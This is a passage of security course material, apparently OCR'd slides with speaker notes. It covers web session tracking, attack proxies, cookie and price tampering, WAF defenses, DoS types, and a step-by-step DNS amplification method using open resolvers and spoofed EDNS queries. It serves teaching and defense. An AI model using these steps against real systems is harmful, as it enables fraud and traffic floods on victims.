How is this information sent back to the browser? A variety of techniques are used for carrying the user ID to the browser. One is URL session tracking. With this technique, the user ID is passed in the URL. So, on the browser location line, you see the user ID number or set of characters.


Another way of doing this is to use hidden form elements. Hidden form elements are actually elements in the HTML, but they are hidden. They do not display to the user on the browser screen. If the user views the page source in the browser, he or she can see the hidden form elements. A third way to do this is probably the most popular, and that is to use cookies. Cookies are special HTTP fields that the web application can set and pass back to the browser.

These three different techniques (URL session tracking, hidden form elements, and cookies) are essentially a way for the web application to say to the browser, "Here, hold this. Then, when you come back to me, make sure you send that session credential for all future interactions." This user ID information can be passed over HTTP or HTTPS.

So, in summary, a user authenticates to the web application, providing a user ID and password. The application checks the user ID and password and uses one of these techniques to send back a user ID (which acts as a summary of the authentication information) to the browser. Then, for all subsequent interactions of that session, the user ID will be sent from the browser back to the server. The server knows who it is dealing with based on the user ID.



Both Firefox and Chrome have fantastic developer tools. While these tools are designed for developers to debug and build websites, they can also be used to identify how a target website interacts with a browser. They can be very helpful for identifying how the page loads data to the drive and interacts with the network and to identify various input elements.



You see here a web server on the right side of the screen running a web application.

The attacker owns a web browser and the web application manipulation proxy. The attacker points the web browser to the proxy and uses the proxy to access the web server.

All information passed from the browser to the server or back goes through the proxy, which presents a nice screen for interacting with that information.

The proxy enables the attacker to edit the raw HTTP or HTTPS, including nonpersistent cookies.

Numerous Web App Attack Proxies

State Maintenance

Tool Name	Licensing	Platform	Summary
ZAP Proxy	Free	Java	Rich cross-platform tool, an updated version of Paros
Burp Proxy	Free, plus commercial	Java	Part of the Burp Suite. Auto regex alteration of HTTP
w3af	Free	Python	A suite of web assessment attacks, with a MITM proxy
Fiddler	Free	Windows	Set stop-points, script editing, etc.

Numerous web application manipulation proxies are available today. ZAP is the Zed Attack Proxy, a fork of the older Paros Proxy tool, which is feature rich. ZAP Proxy is available at https://www.zaproxy.org.

The Burp Proxy is part of the Burp Suite of web application assessment and pen testing tools. It runs in Java and has many useful features, including the capability to accept regular expressions, which it applies to finding and altering HTTP requests automatically in real-time. Its free version is nice, but a more feature-rich full commercial version is also available. Burp Suite Proxy is available at https://portswigger.net/burp.


The Web Application Attack and Audit Framework (w3af) includes numerous features, implemented in Python, including a Man-in-the-Middle proxy for manipulating web applications. The integration of its various features can be useful. The w3af proxy is available at http://w3af.org.

Fiddler is an amazing proxy tool for analysis of HTTP requests and responses, with plugins that support altering scripts passing through the proxy on the fly, highlighted/colored components of HTTP and HTML to make them more readable, and nifty timeline visualization for request and response interactions. Fiddler is available at https://www.telerik.com/fiddler.

ZAP Features

State Maintenance

- ZAP is a feature-rich web app manipulation proxy:
  - Free, open-source license
  - Tracks website hierarchy
  - Supports client-side SSL certificates (in addition to server-side certs)
  - Supports chained proxies
  - Includes a web spider
  - Built-in hash/encoding tool for calculating the ASCII/Hex, SHA-1, MD5, and base64 encoding of plaintext
  - Find and filter features
  - Automated SQL injection and XSS detection mechanisms
  - Automatically scan sites passively
  - Customizable unsafe content detection



Among the free tools, one of the best is ZAP proxy, given its great set of features and open-source status.

It maintains an excellent history of all HTTP requests and responses, so you can surf through a website and later review all the action. It also allows its user to import an SSL client certificate that can authenticate to a website. This client-side support is a strong differentiator among the free tools.

It even supports chained proxies, so you can use it if you are already separated from the internet by a proxy.

The web spider can offload an entire website, storing its HTML locally for later inspection.

Another nice touch is the built-in point-and-click tool for calculating the ASCII/Hex, SHA-1, MD5, and base64 value of any arbitrary text typed in by its user or pasted in from the application.

The find and filter features lets us focus on specific aspects of the target web application, such as certain cookie names, HTTP request types, or other features that I'm analyzing.

It has an automated SQL injection and Cross-Site Scripting discovery capability, based on plugging in specific input and checking for the wanted output.

They also recently added a feature that can look for content that might try to harm a normal browser, including unsigned ActiveX controls, malicious browser scripts, buffer overflow attempts against the browser (such as IFRAME), and others.

This Goes beyond Session IDs

State Maintenance

- You can view and edit anything that's passed to the browser
- Account numbers
- Balances
- Some shopping carts pass price info to browser:
  - And the web app trusts whatever comes back!!
- Cranky customer indicators
- Any variable passed to the browser can be altered by the user unless the application performs some integrity check

As you've seen, an attacker can modify session credentials. In addition, the attacker can also view or edit anything passed to the browser using a proxy. Some applications put data in a zero-sized frame, thinking the user will never see it. Using a proxy, the attacker can simply resize the frame and look at the data. Sometimes email addresses are passed back to the browser using hidden elements. An attacker can view those elements and edit them using a proxy. Some applications have an indicator that a customer is cranky or difficult to deal with. Using a proxy, the user can see it and change its value.

Of particular interest are web applications that pass back a price to the browser, such as an E-commerce shopping cart. Of course, you have to pass back a price in an E-commerce application so that customers can see on the screen how much they are spending. That price should just display on the screen. In addition to displaying the price on the screen, some applications use a cookie or a hidden form element to pass a price back to the browser.

So the server sends the price to the browser, and the browser sends the price back to the server in the form of a cookie or hidden form element. There is nothing to say that the user can't edit the price in the cookie or hidden form element while it's at the browser. An attacker can watch the price go through a proxy, edit it at the proxy, and pass it back to the server. The question here is: Does the server trust that modified price? I've seen several E-commerce applications that trust the price that comes back from the user in the cookie or hidden form element.

For example, consider a web application that sells shirts on the internet. Shirts should cost $50.00. This price displays on the screen in HTML but is also passed in a cookie. The attacker can use a proxy to edit that cookie to say, "The $50.00 shirt is now changed to 10 cents," or even zero. The price will be sent to the web application, and if the web application is vulnerable, the attacker gets a shirt for 10 cents, or even for free. The web application doesn't need to send the price in the cookie. It should send only a product SKU number or some other reference to the product but not its price. Furthermore, it shouldn't trust the integrity of data received from the browser because an attacker can alter any data using a web app manipulation proxy.

Cover the Entire Application

State Maintenance

- Sometimes, 99.9% of all state information in an application is covered
- But on one screen, a single variable is passed in the clear without a hash or timestamp
- With just one piece of unprotected state, the application is vulnerable!

Finally, you must make sure you cover the entire application. Anytime a variable is passed from a server back to the client, you have to make sure that it's encrypted properly or hashed for its integrity to be guarded. Sometimes you'll cover 99.9% of the data elements in a web application, but you'll miss just one variable passed to the browser. If that variable is a session credential, the attacker can comb through your application to find the one instance in which you don't properly protect the integrity of the cookie or hidden form element. Attackers can modify the variable at that point and surf to the rest of the application. For example, suppose you have a part of your application that you don't consider sensitive, such as the help screens of your application. The attacker authenticates to the application and moves around the web pages. You properly secure the user ID throughout the application, with one exception: The help screens. Maybe the help component of the application was written by a summer student who didn't understand security or by a developer who is having a bad day.

An attacker can search through the application and find the one instance in which you don't protect the user ID. The attacker can go to your help pages and modify the user ID. The attacker can then submit this new, cloned user ID back to the help pages and try to surf to the rest of the application. Many web applications encrypt or hash the cloned user ID properly for the attacker as he moves on to the rest of the application from the help pages. The attacker can then access the rest of your application as another user, whose session has just been stolen. Therefore, you have to make sure you cover 100% of the application. All session credentials and other pieces of state information sent to the browser must be protected throughout the application.

Web Application Defenses: Preparation with WAF

State Maintenance

- Defenders can play the proxy game too
- Often called a Web Application Firewall (WAF):
  - Proxy monitors state elements and other inbound data that are passed to or from web app
  - If state elements that should be static come back altered, the proxy resets them and rings bells and whistles
  - Likewise, if SQL injection, XSS, or other attacks are detected, they can be filtered
  - SecureSphere Web Application Firewall
  - Citrix NetScaler App Firewall
  - F5 Application Security Manager (ASM)
  - Free ModSecurity offers similar protections, although it is not a proxy

Defenders can use proxy tools to help defend against these attacks, monitoring all inbound traffic destined for their websites using Web Application Firewalls (WAFs). These tools sit in front of a web server and look for incoming requests where an attacker manipulated a cookie or other state element that is supposed to remain static. They also look for other suspicious behavior, such as input that contains SQL injection or XSS attacks. These tools work against standard web manipulation, and if your web app developers consistently make mistakes, they can help a lot. The Code Seeker project from OWASP also acts as an application-layer proxy firewall, detecting the attacks we've discussed in this section.

Web Application Defenses

State Maintenance

- Identification:
  - Users complaining of account usurpation
- Containment:
  - Strongly advise shutting down app while it gets fixed
  - Otherwise, quarantine accounts that have fallen victim
- Eradication:
  - Remove attacker's data from victim accounts
- Recovery:
  - Carefully restore accounts and reset passwords for victim users
  - Monitor these accounts carefully

When an attacker has compromised a victim account, your team must carefully analyze that account and restore data from a trusted backup. All impacted accounts should be monitored carefully when the application is put back into production.

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - **Denial of Service**
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Exploitation

Denial-of-Service Attacks

DNS Amplification Attacks

Distributed DoS Attacks

Lab 4.5: Counting Resources to Evaluate DoS Attacks

We're back to our roadmap slide. Let's talk next about denial-of-service (DoS) attacks.


Denial-of-Service Attacks

- Annoying, but relevant
- Affectionately referred to as "DoS" attacks
- Like grains of sand on the beach or stars in the sky:
  - The number of denial-of-service attacks increases every day
- You cannot totally eliminate the possibility of DoS attacks:
  - Think of driveways and telephones
  - However, you can maintain good defenses with effective design and keeping system patches up to date

A denial-of-service attack involves an attacker preventing legitimate users from accessing a service. They are affectionately referred to as DoS attacks. Keep in mind that DoS does not refer to the Disk Operating System. Instead, it stands for denial of service. It is, however, a clever play on words. Many denial-of-service attacks are neither sophisticated nor technically elegant. The attacker is focused on stopping legitimate access; technical finesse is not paramount. Although many denial-of-service attacks may not be technically elegant, they can be a big problem. Think about it: If somebody takes down your critical internet server or brings down your internet connection, your organization could lose a lot of money, or you could lose a lot of prestige. It could definitely affect your business or your job.

DoS attacks tend to be like grains of sand on the beach or like stars in the sky. There are an enormous number of ways to deny service to legitimate users. New DoS vulnerabilities are discovered each day. Also, keep in mind that you cannot totally eliminate the possibility of a denial of service. Consider a simple example of a network: The roadway system in front of your house. You use your driveway as the access points to this network. If an attacker wants to conduct a denial-of-service attack against you, he or she could park a car in front of your driveway. Then, you cannot access the roadways. Of course, you may be clever and build another driveway parallel with your first driveway. An attacker can up the ante by pulling a car in front of your second driveway. Eventually, you'll end up paving the earth, and the attacker will buy up all the cars. This becomes something of an arms race.

Another example involves denial of service on a telephone. If an attacker wants to prevent you from making an outgoing phone call, he could simply set up an automated telephone dialing tool to dial your number again and again. Every time you pick up the phone to make a call, you'll actually be answering the attacker's call. You won't be able to place an outgoing phone call. These examples illustrate that you cannot totally eliminate the possibility of DoS attacks. However, you can maintain a good defense by having well-designed systems. You need to keep your systems patched because many DoS attacks target old versions of vulnerable systems. In addition, you need to make sure that you have adequate bandwidth and redundant paths to your critical systems. It is trivially easy for a script kiddie to completely exhaust internet bandwidth up to several Mbps. If you have critical servers that may be attacked, you should consider multiple parallel bandwidth options.



Generally speaking, there are two categories of DoS attacks: Local DoS and network-based DoS. Local DoS attacks are run from an account on the victim machine. An attacker runs some program or function locally that prevents users from accessing their resources. There are two ways to execute local DoS. The attacker could simply crash a service by stopping a process from running. When the service process is not running, it cannot handle legitimate user requests. Another way to launch a local DoS attack is to tie up system resources. An attacker could use all the available CPU cycles, memory space, hard drive space, or any other limited resource on the machine. With all these resources consumed, legitimate users cannot get their activities serviced. For example, if there is an HTTP daemon running on the machine, an attacker could crash the HTTP server process by running a command on the local machine, or he or she could consume all CPU cycles so that the HTTP process cannot run. Both of these are local DoS attacks. Another old example here is CpuHog, which creates a process with a high priority on a Windows machine. The second category of DoS attacks is network based. These attacks are launched across a network. Within the arena of network-based DoS attacks, we have two types: A malformed packet attack and a packet flood. A malformed packet attack involves sending a single packet or a small stream of packets to a system that are formed in a way not anticipated by the developers of the target machine. The operating system, application, or networking software is not designed to handle some strangely formatted packets. Through an oversight on the developers' part, the strange packets could cause the system to crash. Examples of a malformed packet attack include sending packets that are too long, such as the Ping of Death, or strangely fragmented packets, such as the Teardrop attack.

The second type of network-based DoS attack is the packet flood. Indeed, this is the most common type of DoS today. It is so popular because the attack can be launched remotely, allowing the attacker to have distance between him and the victim. Packet floods involve sending more packets to a machine than it can handle. The attacker either causes all available processing power of the target machine to be tied up or even exhausts all bandwidth of the connection to the target.

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - **Denial of Service**
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Exploitation


Denial-of-Service Attacks
DNS Amplification Attacks
Distributed DoS Attacks
Lab 4.5: Counting Resources to Evaluate DoS Attacks

We're back to our roadmap slide.

DNS Amplification Attacks

DNS Amplification

- We have seen a surge in DNS amplification attacks
  - Attacks were known before then, but a new twist has been employed
- Send a small spoofed DNS query to several DNS servers
  - And receive a large DNS response back to the target
  - Early on, these attacks sent 60-byte requests and got up to 512-byte responses... an amplification factor of 8.5—*not bad*



We have seen a major increase in DNS amplification attacks, which are similar to smurf attacks but have important differences as well. Like smurf attacks, DNS amplification attacks involve using spoofed packets against a third party to amplify traffic to a target. However, smurf attacks involve sending packets to a network broadcast address to achieve amplification. DNS amplification attacks do not involve a broadcast address. Instead, these attacks, which have been known about for almost a decade, involve sending small, spoofed DNS queries to a series of DNS servers on the internet. The DNS servers send a larger response back to the address that appeared to make the request. This results in an amplification of traffic directed to the ultimate flood target. Because DNS is UDP-based, spoofing in this way is trivial.

Prior to late 2005, these attacks relied on DNS queries of 60 bytes or so, with responses of up to 512 bytes, giving an amplification factor of approximately 8.5. Not bad for attackers but still not the level of flood they'd like to achieve.

Enter EDNS

DNS Amplification


- With EDNS (RFC 2671), a DNS query can specify a larger buffer (bigger than 512 bytes) for the response
- In recent attacks, requester sends 60-byte query to get a 4,000-byte response
  - An amplification factor of 66, used to generate over 10 Gbps traffic at a target
- First, attacker finds several DNS servers configured to support recursive lookups from anywhere
- Second, the attacker queries those servers for a DNS name the attacker owns
- Third, attacker responds to query with a 4,000-byte TXT record
- Fourth, with the poisoned cache, the attacker spoofs DNS requests for that record using the source address of the target
- These responses flood the victim

Modern DNS servers support EDNS, a set of Extension Mechanisms for DNS, described in RFC 2671. Some of these options allow DNS responses to be larger than 512 bytes and still use UDP, provided that the requester indicates that it can handle such large responses in the DNS query.

Attackers have used this characteristic to generate some massive floods. By sending a query of 60 bytes to retrieve a record of 4,000 bytes, an attacker can get an amplification factor of more than 66. In the wild, several attacks of this nature have generated multiple Gigabits per second of traffic, in excess of 10 Gbps against some targets!

To achieve this attack, the bad folks first locate several DNS servers that can perform recursive lookups on behalf of anyone on the internet. (A large majority of DNS servers have this configuration in the wild.) Next, the attacker sends queries to those servers for a DNS record that the attacker controls on the attacker's own DNS server. Because they are configured for recursion, these DNS servers send the request back to the attacker, who responds with a 4,000-byte TXT record, which will be cached in the DNS servers that will be used for amplification.

Next, now that the attacker has loaded the large record into the DNS server's cache (for a long Time to Live, of course), the attacker proceeds to send DNS query messages (with EDNS options for large responses enabled, of course) to these servers, spoofing the address that the attacker wants to flood. These DNS servers respond with the 4,000-byte TXT record, sending this UDP packet to the victim. The victim is inundated with many such packets in a massive flood.




Here is the overall attack architecture, corresponding to the steps you saw on the last slide. To reiterate:

In Step 1, the bad folks first locate several DNS servers that perform recursive lookups on behalf of anyone on the internet. (A large majority of DNS servers have this configuration in the wild.) The attacker sends queries to those servers for a DNS record that the attacker controls on the attacker's own DNS server.

In Step 2, because they are configured for recursion, these DNS servers send the request back to the attacker.

In Step 3, the attacker responds with a 4,000-byte TXT record, which is cached in the DNS servers used for amplification in Step 4.



In Step 5, now that the attacker has loaded the large record into the DNS server's cache (for a long Time to Live, of course), the attacker proceeds to send DNS query messages (with EDNS options for large responses enabled, of course) to these servers, spoofing the address that the attacker wants to flood.

In Step 6, these DNS servers respond with the 4,000-byte TXT record, sending this UDP packet to the victim. The victim is inundated with many such packets, in a massive flood, as the attacker repeats Steps 5 and 6 again and again. Keep in mind that this process is repeated with hundreds or thousands of DNS servers, inundating the victim with a massive flood.

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - **Denial of Service**
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Exploitation

Denial-of-Service Attacks
DNS Amplification Attacks
Distributed DoS Attacks
Lab 4.5: Counting Resources to Evaluate DoS Attacks

We're back to our roadmap slide.

